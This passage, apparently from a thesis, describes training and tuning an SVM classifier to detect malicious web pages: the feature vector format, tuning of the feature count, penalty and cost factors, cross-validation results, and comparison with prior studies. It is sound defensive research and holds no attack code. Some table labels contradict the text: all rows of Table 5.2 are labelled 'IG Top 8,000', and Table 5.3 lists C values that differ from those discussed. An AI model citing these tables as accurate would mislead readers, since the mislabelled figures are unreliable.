First, each feature regarded has to be assigned with a serial number *i*, which means this feature serves as the *i*-th element of a vector transformed from a sample. In other words, if *p* features are used, the sample vector will be *p*-dimensional and its vector form becomes $(x_1, x_2, ..., x_p)$, in which the x_i (where $i = 1, ..., p$) can only be either 0 or 1 (binary feature). Besides, malicious and benign samples for training are labeled "positive (+1)" and "negative (−1)" respectively. Afterwards, all the sample vectors are dumped to a file as the figure 4.3 shows.

In the figure, each line represents a sample and the label is filled at the first field. The third line, for example, specifies a positive sample where the features of no. 2, 3, 4, 469, 1120, 1123, 1124, 1333 are set 1, and other features are assigned with 0 implicitly.

After converting all the training samples into vectors and storing them in a file, I could run the SVM learner to generate the model file. *svm_learn* is the learner provided by SVM^{light} and the instruction below demonstrate the usage.

```
$ ./svm_learn -c C -j J train.dat model.dat
```

where C and J are floating numbers that denote the values of the penalty factor and the cost factor, which will be explained in detail later on. Besides, *train.dat* is the input file converted from training samples and *model.dat* is the output model file.

Finally, a learning model that keeps the information of the consequent support vectors could be generated, and this model can then be employed by *svm_classify* to predict unknown web pages.

svm_classify is the classifier provided by SVM^{light}. The fine-tuning options are specified to adjust the learning model while running *svm_learn*, and *svm_classify* can then directly take advantage of the fine-tuned model to predict unknown pages.

The data format of testing samples for *svm_classify* is the same as that of the training data used by *svm_learn*, except the first field in each line is filled with 0 to label the sample as "unknown". Once the learning model is ready and the testing samples are properly processed, *svm_classify* can make predictions of the samples by running the instruction below:

```
$ ./svm_classify test.dat model.dat result.dat
```

where *test.dat* is the input file that lists the testing samples in form of vectors, *model.dat* is the learning model generated by *svm_learn*, and *result.dat* is the output file that records the predicted results.

There will be a floating number (or “score”) printed on each line in *result.dat*. The score is actually the distance between the vector and the hyperplane and indicates the predicted result, where the sign of this value determines the predicted class.

Fine Tuning

Assume that all the parameters are specified properly and a good learning model is therefore generated. While using the learning model to classify a set of known malicious web pages (which should not belong to the training dataset), we can get a distribution like the red curve plotted in the figure 4.4. Likewise, the green curve in the same figure can be obtained after classifying a set of known benign web pages. The default threshold cuts the red curve as well as the green curve so that some malicious web pages might be placed in the benign class to yield the false negatives whilst false positives might occur because some benign web pages are incorrectly categorized.




Figure 4.4: General distribution of predicted results

As we can see in the figure above, I can simply move the threshold T toward the right or the left to adjust the detection accuracy based on an acceptable false positive or false negative rates. In this manner, I can differentiate how discriminative a learning model can perform by comparing its true positive and false positive rates with others’.

However, the threshold T is a very rough way for tuning the learning model; the T is actually the offset of shifting the hyperplane and the margins perpendicular to the hyperplane. This practice doesn't take into consideration the changes of the normal vector **w** and the margin width. Therefore, in order to train a more robust learning model, fine-tuning the penalty factor C and the cost factor J will be required.

The C is actually the penalty factor in the optimization problem for soft margin hyperplane introduced in section 2.3. However, this penalty factor treats every errors equally weighted. If the amounts of positive and negative training samples are highly unbalanced, the penalty term $C \sum_i \xi_i$ will be dominated by the errors mainly from one side. As a consequence, the estimated hyperplane will too much deviate from the modest position and cause a strong bias.

SVM^{light} adopts the cost factor J that is induced from the idea of Morik et al. [28] in 1999. They separate the penalty term into two parts, and the optimization problem becomes:

$$\min \left\{ \frac{1}{2} \parallel \mathbf{w} \parallel^2 + C^+ \sum_{i:r_i=1} \xi_i + C^- \sum_{j:r_j=-1} \xi_j \right\}$$

$$\texttt{subject to: } r_k(\mathbf{w} \cdot \mathbf{x}_k - b) \geq 1 - \xi_k,\ \ \xi_k \geq 0,\ \ \forall k$$

where C^+ and C^- are the penalty factors for positive and negative penalty terms respectively, and the cost factor J is then defined as C^+/C^-. In other words, $C^- = C$ and $C^+ = J \cdot C$ can be specified according to the C and J values passed to *svm_learn*.

Therefore, C and J can be used for fine-tuning the learning model to achieve a better accuracy.

Chapter 5

EXPERIMENT AND ANALYSIS

Before conducting my experiments, we can observe that the amounts of malicious and benign web pages collected are highly unbalanced; the ratio is about 1/30. In many machine learning algorithms, such as Naïve Bayes, the computation takes into account the sample counts to estimate the feature weighting, and hence, the unbalanced sample datasets require additional treatments. In Support Vector Machine, each sample represents a vector in space and is independent of one another. The hyperplane and the margins are estimated according to the support vectors (which are the sample vectors lying on the margins), so that basically the unbalanced sample datasets should not influence the SVM learning model. However, due to the definition of the soft margin hyperplane used in my study, the learning model may accumulate much more errors in one side than the other while dealing with unbalanced datasets. Therefore, I still need to handle this issue.

In my study, I had three parameters on hand for fine-tuning the learning model; the number of features selected (P), the penalty factor (C) and the cost factor (J). The P value impacts the discriminability of the learning model whilst altering the C and J values helps relieve the influence of the unbalanced datasets. In the experiments I would like to introduce in this chapter, I firstly conducted a series of experiments to determine what P and C values should be appropriate for the learning model, and left J as a parameter for dynamically adjusting the detection accuracy based on the tolerance of error. Next, I ran cross-validation processes to see the generalization and the performance of the learning model. Afterwards, I did some further analysis on the learning model and discuss about the information that the results revealed.

5.1 Calibration of Parameters

Since I had three parameters for fine-tuning the learning model, I designed a series of experiments to determine the best values of them.

Number of Features (*P*)

Number of features selected for training specifies the dimensionality of the space where the sample vectors and the hyperplane are situated. This may influence not only the complexity of the learning computation but also the classification accuracy. I have tested that even if all 75,095 features are used, the SVM^{light} is still able to handle over 40,000 samples to renders a hyperlane within a few minutes on an ordinary PC, so that the computing time and the memory space are not serious concerns in my environment. Even so, I still wanted to know if the features I defined are discriminative. Therefore, I adopted Information Gain (IG) to measure my features.

Based on the Week 0 dataset in table 4.1, I extracted features from each samples. Then, I applied Information Gain computation to all features and ranked the features in order of their IG values. Basically, a feature having high IG value implies the feature is more discriminative and more valuable for the learning model.

In order to see how the number of features affects the accuracy of classification, I conducted an experiment under different feature sets, which contained a certain number of features with top IG values. (The feature set of IG Top 100, for example, was comprised of the features ranked from 1 to 100 according to the IG values.) I randomly chose 90% amount of the Week 0 samples as the training data and the rest as the testing data. In addition, I made a distinction between the known malicious and known benign testing datasets. Then, I performed training and testing based on these feature sets and figure 5.1 compares the results.

In the figure, Known Malicious and Known Benign curves under different feature sets are illustrated respectively. We can see that, when only 100 features were taken into account, the learning model was virtually indiscriminative as the two curves almost overlaps with each other. However, with the increase of the number of features, the distribution is more like that depicted in figure 4.4 and the learning model became more effective as well.




Figure 5.1: Score distribution curves under different feature sets

To be more specific, I would like to determine how many features should be appropriate to obtain the best classification accuracy. For each feature set, I ran *svm_learn* with default options ($C = 1/\text{avg.}[\mathbf{x} \cdot \mathbf{x}]$ and $J = 1$) to generate the learning model and executed *svm_classify* with this model to classify the testing samples. Instead of directly comparing the classification results from *svm_classify*, I derived a new threshold score T by specifying a desired false positive rate $\sim 5\%$ and then re-calculated the true positive and false positive rates based on the new threshold. Table 5.1 lists the detailed experimental results.

# of Features (P)	100	200	300	400	500	600	700	800	900
Penalty Factor (C)	3.3269	0.5393	0.2544	0.1542	0.1024	0.0849	0.0690	0.0580	0.0501
New Threshold (T)	-0.99	-1.04	-1.06	-1.06	-1.09	-1.09	-1.10	-1.09	-1.10
TP Rate (%)	19.17	68.33	69.17	69.17	73.33	70.00	75.83	75.00	76.67
FP Rate (%)	0.12	4.66	4.89	4.91	4.94	4.79	4.91	4.81	4.84
# of Features (P)	1,000	2,000	3,000	4,000	5,000	6,000	7,000	8,000	9,000
Penalty Factor (C)	0.0433	0.0241	0.0184	0.0156	0.0138	0.0128	0.0119	0.0111	0.0106
New Threshold (T)	-1.09	-1.09	-1.06	-1.05	-1.05	-1.04	-1.03	-1.03	-1.03
TP Rate (%)	77.50	80.83	80.00	81.67	83.33	81.67	81.67	84.17	84.17
FP Rate (%)	4.91	4.86	4.74	4.94	4.89	4.86	4.71	4.86	4.86
# of Features (P)	10,000	20,000	30,000	40,000	50,000	60,000			
Penalty Factor (C)	0.0102	0.0081	0.0073	0.0069	0.0066	0.0061			
New Threshold (T)	-1.02	-0.99	-0.99	-0.98	-0.97	-0.96			
TP Rate (%)	83.33	83.33	84.17	84.17	82.50	81.67			
FP Rate (%)	4.79	4.81	4.79	4.96	4.79	4.91			

Table 5.1: Discriminability comparison between different feature sets




Figure 5.2: Number of features selected vs. true/false positive rate

Furthermore, in order to observe the trend of the results, we can obtain the distribution by plotting the curves of the feature number P versus the true positive and false positive rates. As can be seen in the figure 5.2, under the constraint of the desired FP rate ($< 5\%$), while the number of features was still small, the TP rate climbed dramatically with the growing of the feature number. The TP rate reached the highest value at 84.17% when 8,000 features were taken into account in the experiment. However, from this point onwards, the TP rate remained nearly constant and even declined if over 50,000 features were used in the experiment.

Penalty Factor (C)

Next parameter I would like to calibrate is the penalty factor (C). The C values listed in table 5.1 were automatically calculated and specified by *svm_learn*. They could be adequate in general cases but might not be the optimum configurations. Based on the previous results, I could have some hints to set up the next experiment to find out about the best penalty factor values.

From the previous results, IG Top 8,000 could be the most discriminative feature set with the minimum complexity (dimensionality) for training process. So, I conservatively chose IG Top 8,000, 9,000 and 10,000 three feature sets for the next experiment. As the recommended C values for these feature sets were about 0.01, I decided to search for the optimum C value in the range of $10^{-4} \sim 10^{0}$. Like the previous experiment, I dynamically adjusted the threshold score to calculate the TP rates under desired FP rates set to lower than 5%. The detailed results are listed in table 5.2.

Penalty Factor (C)		0.0001	0.001	0.01	0.1	1
IG Top 8,000	New Threshold (T)	-1.00	-1.01	-1.03	-1.00	-1.00
	TP Rate (%)	77.50	83.33	83.33	79.17	71.67
	FP Rate (%)	4.37	4.86	4.79	4.71	4.74
IG Top 8,000	New Threshold (T)	-1.00	-1.01	-1.03	-1.00	-1.00
	TP Rate (%)	76.67	84.17	84.17	79.17	71.67
	FP Rate (%)	4.29	4.64	4.79	4.86	4.52
IG Top 8,000	New Threshold (T)	-1.00	-1.01	-1.02	-0.99	-1.00
	TP Rate (%)	77.50	84.17	83.33	79.17	70.83
	FP Rate (%)	4.37	4.76	4.69	4.71	4.89

Table 5.2: Calibration of penalty factor under different feature sets

In the same way, these data can be converted to the curves in the figure 5.3 to see their changes along with the different C values.




Figure 5.3: Penalty factor vs. true positive rate

The figure reveals that these three feature sets didn't bring large discrepancy in classification accuracy but the penalty factor did. To be more conservative, I preferred IG Top 10,000 to be the final feature set and meanwhile retained 0.001 and 0.01 as the candidates of the best value of the penalty factor.

Cost Factor (J)

Last but not least, I would like to discuss about the influence of cost factor (J) on the classification accuracy. Until this stage, I hadn't resolved the problem about the bias of error accumulation from unbalanced sample datasets, and that's why I still needed the new threshold to compensate the bias in the previous experiments. According to the definition of the cost factor, it could intuitively be leveraged to alleviate the bias caused by the unbalanced sample datasets as the penalty terms for positive and negative samples are separately considered and processed.

According to the previous results, IG Top 10,000 and $C = 0.001$ and 0.01 were selected for this experiment. As for the cost factor (J), I simply calculated the ratio of the numbers of malicious and benign samples, and the ratio was about $1/33.65$. If the deviation contributed by each vector is considered equal, 33.65 could be a suitable cost factor value to balance the bias. However, neither might the samples be absolutely pure nor the features are perfectly discriminative, so that I chose a range from 1 to 100 as the testing values of the cost factor to conduct this experiment. Note that in this experiment, the threshold adjustment was no longer used for tuning the accuracy. Table 5.3 lists the experimental results and the distribution of accuracy changes is demonstrated in figure 5.4.

Cost Factor (J)		1	10	20	30	40	50	60	70	80	90	100
C = 0.0001	TP Rate (%)	27.50	68.33	77.50	82.50	86.67	89.17	90.83	90.83	91.67	91.67	91.67
	FP Rate (%)	0.10	1.46	2.88	3.82	5.04	6.75	8.48	10.54	11.81	12.60	13.02
C = 0.001	TP Rate (%)	45.00	65.83	71.67	75.00	75.00	74.17	74.17	75.00	75.83	75.83	76.67
	FP Rate (%)	0.35	1.49	1.91	2.63	3.18	3.37	3.70	3.80	3.87	4.24	4.32

Table 5.3: Effect of cost factor under different penalty factors




Figure 5.4: Cost factor vs. true/false positive rate

In the figure above, we can see that when the penalty factor was set 0.001, the TP and FP rates steadily went up with the rise of the cost factor values, but if C was 0.01, though the FP rate could be maintained well, at lower than 5%, the TP rate couldn't achieve a percentage higher than 80. Hence, I would prefer $C = 0.001$ as my final decision. Moreover, the distribution also indicated that the cost factor (J) could be employed to dynamically adjust the classification accuracy with acceptable error tolerance.

Based on the results of the experiments introduced in this section, I could now determine proper values of the parameters to yield the best performance:

- **Number of features (P)**
  Taking only 8,000 top IG features could probably generate the most discriminative model based on my training dataset. However, since there was not much deviation among 8,000, 9,000 and 10,000 three feature sets, I would conservatively choose $P = 10,000$.

- **Penalty factor (C)**
  $C = 0.001$ resulted in the best performance in my experiments, and hence, this was the final decision of the penalty factor value.

- **Cost factor (J)**
  Instead of determining a fixed J value, I would prefer to leave the cost factor as an adjustable parameter for dynamically tuning the true and false positive rates.

5.2 Performance Validation

Since in the previous section, I have obtained the best learning model by fine-tuning the parameters, I would like to prove this model is truly effective and stable.

Cross-validation [29] is a technique for assessing how the results of a statistical analysis will generalize to an independent dataset. It is mainly used in settings where the goal is prediction, and one wants to estimate how accurate a predictive model will perform in practice. One round of cross-validation involves partitioning a sample dataset into complementary subsets, performing the analysis on one or several subsets (called the training set), and validating the analysis on another subset (called the validation set). To reduce variability, multiple rounds of cross-validation are performed using different partitions, and the validation results are averaged over the rounds.

K-fold cross-validation is one of the approaches commonly used for validating a machine learning model. In practice, the original sample dataset is randomly partitioned into K subsets. Of the K subsets, a single subset is retained as the validation data for testing the model, and the remaining $K - 1$ subsets are used as training data. The cross-validation process is then repeated

K times, with each of the K subsets used exactly once as the validation data. The K results from the folds then can be averaged to produce a single estimation. The advantage of this method over repeated random sub-sampling is that all samples are used for both training and validation, and each sample is used for validation exactly once. Figure 5.5 briefly illustrates the process of K-fold cross-validation.




Figure 5.5: K-fold cross-validation

In this section, I would like to perform a 10-fold cross-validation to validate my learning model. I used the Week 0 samples as the dataset and did the 10-fold partitioning. As for the parameters, I adopted the values decided in the previous experiments: $P = 10,000$, $C = 0.001$ and $J = 1 \sim 100$. Table 5.4 detailes the average and the standard deviation values of TP and FP rates.

Cost Factor (J)	1	10	20	30	40	50	60	70	80	90	100
Avg. TP Rate (%)	23.20	66.85	74.96	80.80	84.30	88.06	89.98	89.90	89.73	89.73	89.98
Std. Dev. TP Rate (%)	3.87	4.80	3.13	3.64	3.44	2.80	1.90	2.00	2.50	2.34	2.08
Avg. FP Rate (%)	0.05	1.26	2.29	3.10	4.36	6.18	8.27	9.67	10.87	11.68	12.21
Std. Dev. FP Rate (%)	0.03	0.15	0.26	0.30	0.28	0.28	0.28	0.49	0.63	0.67	0.63

Table 5.4: Statistics of 10-fold cross-validation results

ROC (Relative Operating Characteristic) curve is commonly used for inspecting the effectiveness of a classification model. In ROC space, the axes are true positive rate (vertical axis) and false positive rate (horizontal axis). The perfect classification is located at the upper-left corner that indicates 100% TP rate with zero FP. Hence, the closer the distribution of the curve in ROC space approaches to the perfect point, the more effective the classification model will be.

So, after plotting the ROC curve for the cross-validation results, shown in figure 5.6, it is crystal clear that, the learning model I generated in my experiments performed very well; the best classification accuracy was 89.98% TP rate with 8.27% FP rate while $J = 60$.




Figure 5.6: ROC curve for cross-validation results

5.3 Further Analysis and Discussion

Now I have had an SVM learning model to classify malicious web pages from benign ones. However, I still wonder if my experiments and the corresponding results were qualified, including not only the classification accuracy but also other experiment-related data.

Let's recall the related work chapter, the researches of Ma et al [21]. and Hou et al. [24] shared the same goal in common with my study, and we all used Support Vector Machine as well. Therefore, I particularly compare my experiments with theirs, as listed in Table 5.5.

Research	Target Content	Data Source	Sample Amount	Accuracy
Ma et al. (2009)	URL	PhishTank and Spamscatter	Malicious: 20,500 Benign: 15,000	TP: 92.4% FP: 0.1%
Hou et al. (2010)	DHTML	StopBadWare	Malicious: 176 Benign: 965	TP: 86.36% FP: 9.9%
My study	URL + Page Content	URL: security vendor Page: crawl from the Internet	Malicious: 1,198 Benign: 40,308	TP: 89.98% FP: 8.27%

Table 5.5: Comparison between prior researches and my study

According to the comparison, I could highlight some discrepancies between my experiments and theirs:

- **Ma et al. (2009)**
  Their classification accuracy might be excellent, but on the contrary, the results could be overfitting, which means the model might perform extremely well in their dataset but yield very poor accuracy in the real world. The data source provides the clues; they collected malicious samples from PhishTank and Spamscatter, where most of the URLs are about phishing. As we know, phishing URLs tend to be similar to the URLs they want to imitate, so that the phishing URLs can particularly reveal certain information for their machine learning process. In other words, their learning model might only work for phishing detection. Furthermore, from attacker's point of view, altering URLs is much easier than modifying the page contents. As a result, it is believed that malicious URLs change more frequently than malicious page contents and the URL-only model could expire very soon. Later on, I would conduct another experiment to demonstrate this reality.

- **Hou et al. (2010)**
  Though my classification accuracy looks better than their SVM results, their Boosted Decision Tree still outperformed my SVM model. However, this comparison could be unfair; how come only 176 malicious and 965 benign pages can be representative of all the malicious and benign pages in the world? Their sample dataset was obviously too small and there certainly was a lack of generalization in their experiments.

